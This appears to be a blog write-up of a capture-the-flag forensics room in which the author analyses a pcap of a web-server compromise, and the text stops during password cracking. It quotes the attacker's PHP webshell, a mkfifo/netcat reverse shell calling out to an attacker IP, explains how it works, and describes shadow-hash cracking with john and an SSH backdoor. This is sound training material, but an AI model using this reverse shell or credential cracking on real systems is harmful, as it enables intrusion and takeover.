Overpass 2 - Hacked

Introduction
Overpass got hacked, and this room hands you the pcap from the night it happened instead of a fresh target to break into. The job: read the capture, work out exactly how the attacker got in and what they did once inside, then use everything that traffic reveals to log back into the real production server yourself. Unlike a normal boot2root, there’s no guessing here, the pcap already contains the entire attack, the work is pulling it apart correctly. I mostly worked through the room’s own three tasks in order, though a few answers turned up in the traffic before the matching question asked for them, so some sections below jump slightly ahead of the task numbering. Flags get redacted the same as anywhere else on this blog.
Theory
A .pcapng capture records every packet on the wire, and Wireshark’s Statistics → Protocol Hierarchy is a fast first read of what’s actually in one: which protocols, how many packets, how much traffic each accounts for. File → Export Objects → HTTP pulls every file transferred over plain HTTP straight out of the capture, no manual byte-picking needed. Follow → TCP Stream reassembles one full conversation between two hosts into readable order, which matters a lot when that conversation is an attacker typing commands into an unencrypted reverse shell, every keystroke and every response sits right there in plain text. On the cracking side, Linux passwords in /etc/shadow are salted hashes, john needs a username:hash (or username:hash:salt, depending on format) file to work against, and it doesn’t always guess the hash algorithm correctly on its own, sometimes it has to be told explicitly.
Walkthrough
Finding the reverse shell upload


A first pass with Wireshark’s Protocol Hierarchy stats just confirmed there was a normal mix of TCP, TLS, SSH, and HTTP traffic in the capture, and the Endpoints view under Statistics narrowed down which of the handful of IPv4 hosts mattered, one clearly did the bulk of the talking.

Filtering the capture down to http laid the actual attack path out directly: a GET /development/, then a POST /development/upload.php carrying a PHP file, then a GET back to /development/uploads/payload.php, the exact shape of a file-upload vulnerability being used to plant a webshell.

File → Export Objects → HTTP pulled that exact upload out of the capture without needing to hunt through raw packet bytes by hand.
The uploaded file itself is a minimal PHP webshell:
1
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
What this one-liner actually does
I hadn’t seen a mkfifo-based reverse shell before, so I looked up what it’s actually doing. It builds a reverse shell out of a named pipe instead of a shell’s built-in redirection, which matters when bash -i >& /dev/tcp/... style one-liners aren’t available (this target’s shell is plain /bin/sh). mkfifo /tmp/f creates a named pipe, a special file that behaves like a queue between two processes instead of storing data. cat /tmp/f | /bin/sh -i 2>&1 reads from that pipe and feeds it into an interactive shell, redirecting the shell’s errors into its own output, then pipes the shell’s output into nc 192.168.170.145 4242, connecting out to the attacker’s listener. The final >/tmp/f redirects what netcat receives from the attacker back into the same pipe, closing the loop, whatever the attacker types on their end of the netcat connection gets fed back into the shell as input. The rm /tmp/f at the start just clears out any leftover pipe from a previous attempt before creating a fresh one.
Following the attacker’s own shell
With a foothold confirmed, the actual attack narrative comes straight out of following the attacker’s TCP stream. id confirms landing as www-data, then python3 -c 'import pty;pty.spawn("/bin/bash")' upgrades the shell to something usable. ls -lAh inside /var/www/html/development/uploads turns up a .overpass file sitting next to the payload, and cat .overpass prints what looks like an encoded string. From there, su james and the password typed right after it, in plain text, since this is an unencrypted netcat session, not SSH.

That password becomes james’s real login credential later, and it’s a different piece of information from the shadow hashes cracked further down, this one was just typed in the clear by the attacker themselves, no cracking needed.
Cracking the system password hashes
With shell access as james, the attacker (and I, following the same trail) could read /etc/shadow. Running John against the five extracted hashes with the room-recommended fasttrack wordlist cracked four of them:
1
john overpass_hashes --wordlist='/usr/share/seclists/Passwords/fasttrack'

James’s own hash wasn’t among the four fasttrack caught, which lines up with it being the one credential that came from the pcap directly rather than from a crackable dictionary word.
The GitHub backdoor and the attacker’s own hash
Continuing the same stream, the attacker pulls a Go-based SSH backdoor down from a public GitHub repo, generates a fresh RSA keypair with ssh-keygen, and builds and launches the backdoor binary on port 2222:

The -a flag’s long hex string is the attacker’s own password hash, baked directly into the command they ran, sitting in plain sight in the capture.

Reading the backdoor’s own main.go on GitHub answers the room’s next set of questions directly: a hardcoded default hash and salt live right in the source, and the passwordHandler function shows exactly how authentication works, it just calls verifyPass(hash, salt, password) against whatever hash was passed in with -a.
Cracking the attacker’s own password
Putting the attacker’s hash and the salt from the source together into a username:hash$salt file, the first John attempt misfired, John guessed the wrong hash type entirely (krb5-18) instead of recognizing it as SHA512-crypt with a custom salt format:
